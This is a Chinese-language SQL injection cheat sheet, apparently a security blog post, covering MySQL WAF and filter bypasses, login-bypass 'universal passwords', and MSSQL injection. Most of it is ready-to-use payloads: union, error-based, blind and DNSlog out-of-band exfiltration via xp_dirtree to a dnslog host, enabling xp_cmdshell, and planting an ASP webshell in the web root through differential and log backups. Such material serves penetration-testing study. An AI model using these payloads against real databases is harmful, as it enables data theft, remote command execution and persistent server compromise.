下面是sys库中可以代替infromation_schema注入作用的视图:
sys.schema_auto_increment_columns对表自增ID的监控,用于保存那些有自增字段的表的数据库相关信息。缺点是依然无法查询指定数据库某表的列1
2
3
4# 查询数据库
select table_schema from sys.schema_auto_increment_columns;
# 查询指定数据库的表
select table_name from sys.schema_auto_increment_columns where table_schema='security';schema_table_statistics_with_buffer和x$schema_table_statistics_with_buffer前面的
schema_auto_increment_columns对应的是存在自增列的表,但是针对不存在自增列的表的话可以通过这两个视图来实现查询。1
2
3
4
5
6# 查询数据库
select table_schema from sys.schema_table_statistics_with_buffer;
select table_schema from sys.x$schema_table_statistics_with_buffer;
# 查询指定数据库的表
select table_name from sys.schema_table_statistics_with_buffer where table_schema='challenges';
select table_name from sys.x$schema_table_statistics_with_buffer where table_schema='challenges';
比较符号=、<、>过滤绕过
in()
1 | ascii(substr(select database(),1,1)) in(115); |
like
可利用like模糊查询代替=:
1 | ascii(substr(select database(),1,1)) like 's%'; |
正则表达式
1 | select database() regexp '^s'; |
greatest()/least()
greatest (n1, n2, n3…): 返回 n 中的最大值
least (n1,n2,n3…): 返回 n 中的最小值
1 | select * from users where id = 1 and greatest(ascii(substr(username,1,1)),1)=116 |
strcmp()
**strcmp(str1,str2)**:比较两个字符串,如果这两个字符串相等返回0,如果第一个参数是根据当前的排序小于第二个参数顺序返回-1,否则返回1。
1 | select*from users where id=1 and strcmp(asci(substr(username,1,1)),117) |
绕过空格过滤
特殊字符
%09(制表符), %0a(换行), %0b(垂直制表符), %0d(回车), %a0(不间断空格)都能代替空格
注释符代替
注释替换空格:/**/。
1 | id=1/**/and/**/1=1 |
括号嵌套
1 | select(group_concat(table_name))from(information_schema.tables)where(tabel_schema=database()); |
反引号
1 | union(select`table_name`,`table_type`from`information_schema`.`tables`); |
大小写绕过
适用于对于大小写不敏感:
1 | And |
Or and xor not绕过
1 | And == && |
也可采用异或注入进行盲注:
1 | ?id=1 union select (substr(database(),1,1)='s') ^ 0 -- |
or被过滤可采用无列名注入
注释符绕过
mysql中的注释符:
- 单行注释:
--+、--、# - 多行注释:
/*多行注释内容*/
注释符常起到闭合单引号、多单引号、双引号等功能
等价函数绕过
if()=> case…when..then…else…end
1
2
30' or if((ascii(substr((select database()),1,1))>97),1,0)#
=
0' or case when ascii(substr((select database()),1,1))>97 then 1 else 0 end#hex()、bin()==>ascii()
sleep()等价:
benchmark():
1
2sleep(5) //5秒
benchmark(10000000,sha(1)) //2.79秒笛卡尔积:
笛卡尔积是指两个集合中所有可能的行组合,通过利用笛卡尔积计算大量数据从而导致时间延迟的效果
1
SELECT count(*) FROM information_schema.columns A, information_schema.columns B, information_schema.tables C;
1
1' and if(1=1, (SELECT COUNT(*) FROM tableA, tableB, tableC), 0) --
GET_LOCK:
GET_LOCK(str, timeout)是MySQL的锁管理函数,通过竞争锁机制间接实现时间差判断其中:
str:锁名称(字符串,唯一标识)。
timeout:尝试获取锁的最大等待时间(秒)。
利用:
1
' AND IF(ASCII(SUBSTR((SELECT username FROM users LIMIT 1),1,1))=65, GET_LOCK('injection_lock',5), 0) --
攻击者首次注入时,尝试获取锁
injection_lock,设置超时时间为5秒。当条件为真时当前会话会尝试获取锁,若锁已被占用则会阻塞5秒。
所以要达到延迟的效果我们需要一开始获取锁,使其被占用从而延迟:
1
' and get_lock('injection_lock',1)--
RLIKE:
**RPAD(str, len, padstr)**:用于将字符串填充到指定长度。
repeat:重复一个字符串指定次数。
RLIKE:用于正则表达式匹配
原理就是
rpad或repeat构造长字符串,加以计算量大的pattern,通过repeat的参数可以控制延时长短。1
rpad('a',4999999,'a') RLIKE concat(repeat('(a.*)+',30),'b');
.*贪婪匹配,会尽可能匹配更多字符。repeat('(a.\*)+', 30)生成正则表达式片段(a.\*)+重复30次后再追加字符b,形成完整正则表达式,当匹配时会尝试匹配所有字符找b从而达到时间延迟concat_ws()==>group_concat()
1
2
3select group_concat(database());
=
select concat_ws(1,database());mid()、substr()==>substring()
@@user==>user()
@@datadir==>datadir()
@表示用户变量,@@表示系统变量
引号过滤绕过
适用十六进制绕过:
1 | select column_name from information_schema.tables where table_name="users" |
过滤逗号
一般逗号在盲注中比较常见
使用from关键字绕过:对于substr()和mid()这两个方法可以使用from for的方式来解决:
1 | select substr(database() from 1 for 1); |
使用join绕过:
1 | union select 1,2 |
使用offset绕过:对于limit可以使用offset来绕过:
1 | select * from news limit 0,1 |
需要注意,limit 1,2 指的是从第一行往后取2行(包括第一行和第二行);而limit 1 offset 2是从第一行开始只取第二行
使用like绕过:
1 | select ascii(mid(user(),1,1))=80 #等价于 |
过滤了union,select,where
注释符绕过:**//、--、/**/、#、--+、---、;、%00、--a**
1 | U/**/NION /**/ SE/**/LECT /**/user,pwd from user |
大小写绕过:
1 | id=-1'UnIoN/**/SeLeCT |
内联注释绕过:把一些特有的仅在MySQL上的语句放在/!…/中。
1 | id=-1'/*!UnIoN*/ SeLeCT 1,2,concat(/*!table_name*/) FrOM /*information_schema*/.tables /*!WHERE *//*!TaBlE_ScHeMa*/ like database()# |
万能密码绕过
原理:
原验证登陆语句:
1 | SELECT * FROM admin WHERE Username= '".$username."' AND Password= '".md5($password)."' |
输入 1′ or 1=1 or ‘1’=’1万能密码语句变为:
1 | SELECT * FROM admin WHERE Username='1' OR 1=1 OR '1'='1' AND Password='EDFKGMZDFSDFDSFRRQWERRFGGG' |
优先级关系:or<and<not
'1'='1' AND Password='EDFKGMZDFSDFDSFRRQWERRFGGG'为假,而Username='1' OR 1=1肯定为真,所以整体为真
万能密码:
1 | ' or 1='1 |
MySQL黑魔法绕过
原理就是利用MySQL解析特性绕过过滤规则的技巧:
1 | and{a 1=1} and{a 1=2} |
{}:MySQL中通常用于标识变量或存储过程代码块,但在普通查询中可能被部分解析器忽略。
a:无实际意义的占位符,用于绕过简单关键词过滤(如检测1=)
若 {} 或 a 无法被解析,可能被静默忽略。
实际等价于:
1 | AND 1=1 -- 恒真 |
利用:
1 | ?id=1' and if(database()='Security', {a 1=1}, {a 1=2}) --+ |
HTTP参数污染绕过
HPP是HTTP Parameter Pollution的缩写,意为HTTP参数污染。
其原理就是当浏览器在跟服务器进行交互过程中,浏览器往往会在GET/POST请求里带上参数,这些参数会以 名称-值 对的形势出现,通常在一个请求中,同样名称的参数只会出现一次。
但是在HTTP协议中允许同样名称的参数多次出现,如:http://www.baidu.com/?name=aa&name=bb。而针对这种情况,不同的服务器处理的方式会不一样,有的服务器是取第一个参数,即name=aa,有的服务器是取第二个参数name=bb,有的服务器两个参数都取,即name=aa,bb,而这种waf绕过一些服务器端的逻辑判断时非常有用。
HPP参数污染可以用于绕过某些防火墙对于 SQL注入的检测,例如当Web服务器对多参数都同时选择时,我们可以用以下这种方式绕过某些防火墙:
1 | http://www.baidu.com/index.asp?page=select 1,2,3 from table where id=1 |
HPP漏洞,与Web服务器环境、服务端使用的脚本有关。如下是不同Web服务器对于出现多个参数时的选择:


HTTP参数污染是指当同一参数出现多次,不同的中间件会解析为不同的结果
以参数color=red&color=blue为例:
其他数据库
sql server(mssql)注入
基础知识
mssql是指微软的sql server数据库服务器,它是一个数据库平台,提供数据库的从服务器到终端的完整的解决方案,其中数据库服务器部分,是一个数据库管理系统,用于建立、使用和维护数据库。属于关系型数据库,端口号为1433。
数据库后缀名.mdf,注释符为--
sql server数据库有六个默认的库,分别为4个系统数据库:master 、model 、msdb 、tempdb,和2个实例数据库:ReportServer、ReportServerTempDB。
master
用于记录所有 SQL Server 系统级别的信息,这些信息用于控制用户数据库和数据操作。
这个库也是mssql注入中最终重要的,其中储存了所有数据库名与存储过程。类比于mysql中的
information_schemamodel
sql server为用户数据库提供的样板,新的用户数据库都以model数据库为基础
msdb
由Enterprise Manager和Agent使用,记录着任务计划信息、事件处理信息、数据备份及恢复信息、警告及异常信息
tempdb
它为临时表和其他临时工作提供了一个存储区
以 master 库为例,其中视图表 master.dbo.sysdatabases 储存所有数据库名,其他数据库的视图则储存它本库的表名与列名。每一个库的视图表都有 syscolumns 存储着所有的字段,可编程性储存着我们的函数。
1 | select name from master.dbo.sysdatabases; |
查询所有数据库的名称。
权限判断

sql server内部按作用范围分有三大主体:
- Windows级别主体
- 服务器级别主体
- 数据库级别主体
对于服务器级别:
在微软官方文档中可看到,IS_SRVROLEMEMBER ( 'role' [ , 'login' ] )函数role的有效值是用户定义的服务器角色和以下固定服务器角色:

| 返回值 | 描述 |
|---|---|
| 0 | login 不是 role 的成员。 |
| 1 | login 是 role 的成员。 |
| NULL | role 或 login 无效,或者没有查看角色成员身份的权限。 |
构造语句:
1 | and 1=(select is_srvrolemember('sysadmin')) |
sqlmap中可用-is-dba判断是否为管理员权限
对于数据库级别:
1 | select IS_MEMBER('db_owner') |

语法
注释符:
1 | /* |
空白字符:
1 | 01,02,03,04,05,06,07,08,09,0A,0B,0C,0D,0E,0F,10,11,12,13,14,15,16,17,18,19,1A,1B,1C,1D,1E,1F,20 |
语法定义符:
1 | < > 尖括号,用于分隔字符串,字符串为语法元素的名称,SQL 语言的非终结符。 |
注入常用参数
相关函数和表
常用函数:
| 函数 | 功能 |
|---|---|
| db_name() | 返回当前数据库的名称 |
| host_name() | 返回计算机名称 |
| current_user | 返回当前数据库的用户名 |
| substring() | 字符串截取函数 |
| @@version | 查看数据库版本 |
| char() | ASCII 转字符函数 |
| cast(text as type) | 字符类型转换,如果转换失败会将 text 结果报错显示在页面上 |
| object_id() | 根据表名返回数据库表名 ID |
| object_name() | 根据 ID 返回数据库表名 |
| col_name(object_id,column_id) | 返回指定表中指定字段(列)的名称 |
| dbid | 数据库的唯一标识符,如dbid1=master |
| SUSER_NAME() | 获取当前登录的SQL Server账户 |
| USER_NAME() | 获取当前数据库用户 |
| FILE_NAME() | 获取逻辑文件名 |
| TYPE_NAME() | 获取数据类型名称 |
内置系统表:
Sysdatabases 表
Sysdatabases 表只保存在 master 数据库中,这个表中保存的是所有的库名,主要字段有:name 数据库名
Sysobjects表
SQLServer 中的每个数据库内都有此系统表,存放着数据库所有的表名。
而在该系统表中对我们有用的有三个字段:
NAME字段和XTYPE字段和ID字段- name就是表名信息
- xtype是代表表的类型,只有两个参数,
S代表系统自带表,U代表用户创建的表 - id字段的值用来连接syscolumns表(查列时会用到)
Syscolumns 表
Syscolumns 表位于每个数据库中,存放着数据库所有的字段名。主要字段有:name、id 分别是字段名称、表 ID,其中的 ID 是用 sysobjects 得到的表的 ID 号。
常用查询语句
查看数据
1
2
3
4
5
6
7
8
9
10
11
12
13
14select @@version; #查询数据库的版本
select @@servername; #查询服务名
select host_name(); #查询主机名,如果是用navicat远程连接的话,主机名是本地的名字
select db_name(); #查询当前数据库名
select db_name(1); #查询第一个数据库名
select db_name(2); #查询第二个数据库名
select user; #查询当前数据库的拥有者,结果为 dbo。dbo是每个数据库的默认用户,具有所有者权限,全称:datebaseOwner ,即DbOwner
;select user #查询是否支持多语句
1' and host_name()=@@servername;-- #判断站库分离
use tempdb #切换到tempdb表
top n #查询前n条记录
EXEC sp_spaceused @updateusage = N'TRUE'; #查询当前数据库的大小
sp_spaceused '表名' #查询指定表名的大小
EXEC master.sys.xp_dirtree '\\192.168.106.5\xx.txt',0,1;判断是否是SA权限
对于
mssql有三个权限,sa(最高权限,相当于system),db(文件管理,数据库操作等等,相当于user-administrator),public(数据库操作权限,相当于guest-isers)1
2
3
4
5
6判断是否是SA权限
select is_srvrolemember('sysadmin')
判断是否是db_owner权限
select is_member('db_owner')
判断是否是public权限
select is_srvrolemember('public')数据库连接
1
Server=服务器地址,端口; Database=数据库名; User Id=用户名; Password=密码;
查询数据库
master.dbo.sysdatabases储存所有数据库名1
2
3select count(name) from sysdatabases #查询数据库的个数,只有当前数据库是master的时候,才能执行该命令
select name from sysdatabases #查询数据库的名字
select * from sysdatabases #查询所有数据库的信息查询数据表
1
2
3select count(name) from sysobjects where xtype='U' #查询当前数据库中表的个数
select name from sysobjects where xtype='U' #查询当前数据库中所有表的名字
select * from sysobjects where xtype='U' #查询当前数据库的所有表的详细信息1
2
3select count(name) from test..sysobjects where xtype='U' #查询指定test数据库中表的个数
select name from test..sysobjects where xtype='U' #查询指定test数据库中表的名字
select * from test..sysobjects where xtype='U' #查询指定test数据库中表的详细信息..表示默认架构dbo查询列
1
2
3select count(name) from test..syscolumns where id=(select max(id) from test..sysobjects where xtype='u' and name='users') #查询指定test数据库的指定users表的列的个数
select name from test..syscolumns where id=(select max(id) from test..sysobjects where xtype='u' and name='users') #查询指定test数据库的指定users表的所有列的名字
select * from test..syscolumns where id=(select max(id) from test..sysobjects where xtype='u' and name='users') #查询指定test数据库的指定users表的列的详细信息一般每个表名在
sysobjects中唯一,name='users'应仅返回一条记录。使用MAX(id)是一种防御性写法,防止意外情况下多条记录导致错误。查询数据
1
2select count(*) from test..users #查询test数据库user表的数据的条数
select * from test..users #查询test数据库user表的所有数据
注入姿势
联合注入
mssql联合注入一般不使用数字占位,而是null,因为使用数字占位可能会发生隐式转换
流程:
判断注入点
1
1' and 1=1--
判断字段数
一样利用order by判断
1
1' order by 5--
爆库
1
union all select 1,(select db_name()), null, null --
union all保留所有行,union会删除重复项
爆表
1
union all select 1,(select top 1 name from 库名.dbo.sysobjects where xtype='u'), null,null --
top 1查询前1条数据
爆字段
1
union all select 1,(select top 1 col_name(object_id('manage'),1) from sysobjects), null,null
object_id():根据表名返回数据库表名id
col_name(object_id,column_id):返回指定表中指定字段(列)的名称
获取数据
1
2
3union all select 1,(select top 1 username from manage),null,null
union all select 1,(select top 1 password from manage),null,null
报错注入
有两种方法:
通过将非数值类型强制转换为数值类型,触发隐式转换报错
如
CAST(USER as int)、convert(int,db_name())、db_name()>0、id=1 and 1=(select top 1 table_name from information_schema.tables);--等等通过聚合函数与 GROUP BY 冲突
如
id=1 group by info.id,info.name having 1=1
利用函数:
cast():将表达式转换为指定数据类型,ANSI标准函数,但无格式化参数。
CAST(USER as int)将user当作int类型处理,触发隐式转换错误**convert()**:用于把⽇期转换为新数据类型的通⽤函数。
convert(int,db_name()),含义是将第二个参数的值转换成第一个参数的int类型。利用MSSQL在转换类型的时候就出错,来爆数据库等信息。quotename():默认在要处理的参数左右加上两个中括号,起到分隔符的作用,避免出现sql关键字异常
quotename(name),给查询出的多个表名、列名加入中括号,或者其他符号为分隔符,进行分割,可使SQL注入结果更清晰。**for xml path(‘’)**:提供查询返回的结果为xml格式,此时返回的相当于一个字符串
将查询到的数据,通过xml进行显示,path指定xml元素结点(行节点),该语句可以将查询到的所有数据通过XML进行显示
stuff():stuff()函数将表中列的内容横向输出
stuff(param1, startIndex, length, param2),将param1中自startIndex(SQL中都是从1开始,而非0)起,删除length个字符,然后用param2替换删掉的字符。
流程:
爆库
1
id=1'and db_name()>0;--
1
id=1' and 1=convert(int,stuff((select quotename(name) from sys.databases for xml path('')),1,0,''))--+
多个数据库情况下
爆表
1
id=1' and 1=(select top 1 name from sysobjects where xtype='u');--
爆字段
1
id=1' and 1=(select top 1 name from syscolumns where id=(select id from sysobjects where name = 'admin') and name<>'id');--
爆数据
1
id=1' and 1=(select top 1 username from admin);--
盲注
与mysql原理类似
布尔盲注:
1 | id=1 and ascii(substring((select top 1 name from master.dbo.sysdatabases),1,1)) >= 109 #爆库名 |
时间盲注:
1 | id=1;if (select IS_SRVROLEMEMBER('sysadmin'))=1 WAITFOR DELAY '0:0:5'-- |
前提是能用堆叠,利用
waitfor delay '*'延时,’0.0.5’表示小时、分钟、秒
dnslog外带注入:
前提是能堆叠,且权限为sa
原理是用xp_subdirs,xp_dirtree, xp_fileexist三个扩展存储过程,读取smb共享域名。也有用OpenRowset()和OpenDatasource()的办法,这两个函数为远程加载其他mssql数据库,默认关闭。
xp_subdirs:用于列出指定目录的子目录。
xp_dirtree:递归列出指定目录的所有子目录和文件。
xp_fileexist:检查指定文件或目录是否存在。
1 | declare @host varchar(1024); |
declare声明变量
或者:
1 | exec('master..xp_dirtree "\\'+@host+'"'); |
也有无需堆叠的方法:
1 | and exists(select * from fn_xe_file_target_read_file('C:\Windows\win.ini','\\'+(select user)+'.a72ita.dnslog.cn\1.xem',null,null)) |
fn_xe_file_target_read_file:用于读取 SQL Server 扩展事件(Extended Events)的目标文件。第二个参数本应是扩展事件文件路径,这里换成我们的查询语句通过UNC 路径会触发DNS请求
fn_get_audit_file:用于读取SQL Server 审计日志文件。
fn_trace_gettable:用于读取 SQL Server 跟踪文件
mssql getshell
注意,除了备份写shell其他都要sa权限
获取网站绝对路径
报错寻找
通过配置文件
字典爆破
cmd搜索文件
1
for %i in (c d e f g h i j k l m n o p q r s t u v w x v z) do @(dir/s/b %i:\sql.aspx)
/s:列出所有子目录下的文件和文件夹/b:只列出路径和文件名,别的属性全部不显示旁站信息收集
找旁站有没有泄露绝对路径
存储过程来搜索
xp_cmdshell:直接执行系统命令。xp_dirtree:递归列出指定目录的所有子目录和文件。1
2
3execute master..xp_dirtree 'c:' --列出所有c:\文件、目录、子目录
execute master..xp_dirtree 'c:',1 --只列c:\目录
execute master..xp_dirtree 'c:',1,1 --列c:\目录、文件xp_cmdshell我们可以建立一个表,将我们的cmd查询结果写入表中,再查询表即可:
1
2
3id=1;CREATE TABLE cmdtmp (dir varchar(8000));
id=1;insert into cmdtmp(dir) exec master..xp_cmdshell 'for /r c:\ %i in (1*.aspx) do @echo %i'\r:递归搜索SQL Server 阻止了对组件
xp_cmdshell的过程sys.xp_cmdshell的访问,因为此组件已作为此服务器安全配置的一部分而被关闭。如果xp_cmdshell不能调用,可通过使用sp_configgure启用(需要sysadmin权限):1
2
3
4
5// 允许修改高级参数
;EXEC sp_configure 'show advanced options',1;RECONFIGURE;
// 打开xp_cmdshell 扩展
;EXEC sp_configure 'xp_cmdshell',1;RECONFIGURE;--
备份写shell
差异备份写shell
条件:
至少DBO权限
前提知道绝对路径,路径可写。
HTTP 500错误不是自定义
WEB和数据在一块。还有的就是数据库中不能存在%号之类的,不然也是不成功的。
数据量不能太大
流程:
手动完整备份文件
1
;backup database 库名 to disk = 'c:\bak.bak' ;--
to disk:指定备份的目标位置为磁盘。
‘c:\bak.bak’:备份文件的完整路径和文件名。
如果过滤了特殊的字符比如单引号,可以用定义局部变量来执行:
1
2;declare @a sysname,@s varchar(4000) select @a=db_name(),@s=0x备份路径\xx.bak backup database @a to disk=@s--
//0x备份的数据库名转换成16位进制,db_name()里面可以加数字备份不同的数据库创建恶意表并插入shell
1
2
3
4;create table 数据库名..表名(a image)--
;insert into 数据库名..表名(a) values (0x3C25657865637574652872657175657374282261222929253E)--
//<%execute(request("a"))%>差异备份到asp文件
1
;backup database 库名 to disk = 'c:\shell.asp' with differential , format ;--
WITH DIFFERENTIAL:表示差异备份,仅备份自上次完整备份后的变化。WITH FORMAT:覆盖现有备份文件,确保写入成功。此时会将完整备份
C:\bak.bak所有的变更(新创建的test表和插入的恶意数据)都写入到c:\shell.asp文件中如果过滤了特殊的字符比如单引号,可以用定义局部变量来执行:
1
2;declare @a sysname,@s varchar(4000) select @a=db_name(),@s=0x备份路径\xx.asp backup database @a to disk=@s WITH DIFFERENTIAL,FORMAT--
//备份到路径\xx.asp,前提是已得知路径,注意转换为16进制,假如备份的路径为c:\webroot\shell.asp备份完getshell后删除表
1
;Drop table 数据库..表名--
差异备份有多种情况可能不成功,一般就是目录权限的问题,一般不要直接备份到 c 盘根目录
LOG备份
前提:
至少DBO权限
前提得知绝对路径,并且可写
站库不分离
数据库必须被备份过一次
原理就是通过导出日志文件到web路径来getshell
LOG备份的好处就是备份出来的webshell的文件大小非常的小
流程:
数据库启用完整恢复模式
数据库启用完整恢复功能后,会记录所有事务日志
1
;alter database 库名 set RECOVERY FULL--
创建恶意表
1
;create table 数据库名..表名(a image)--
image类型用于存储二进制数据(如文本、脚本)
事务日志备份
1
;backup log 库名 to disk='c:\xxx' with init
with init:覆盖现有备份日志,创建一个新的日志链起点插入shell
1
2;insert into 数据库名..表名 (a) values (0x3C25657865637574652872657175657374282261222929253E)
//<%execute(request("a"))%>再次备份事务日志,生成恶意文件
1
;backup log 库名 to disk = 'c:\xxx\2.asp'
会包含第一次备份以来的新事务日志,即插入shell的操作
删除表
1
;Drop table 数据库名..表名--
存储过程写shell
前提:
- 拥有DBA权限
- 知道的网站绝对路径
扩展存储过程:是mssql提供的特殊功能,本质上就是一个普通的Windows系统DLL文件,按照某种规则实现了某些函数功能。
常用的扩展存储功能:
1 | xp_cmdshell—利用此存储过程可以直接执行系统命令。 |
xp_cmdshell
xp_cmdshell利用(一般都是sqlmap执行–os-shell后):
开启xp_cmdshell
在 SQL Server 2005以后默认关闭,需要利用sp_configure手动开启(需要sysadmin权限)
1
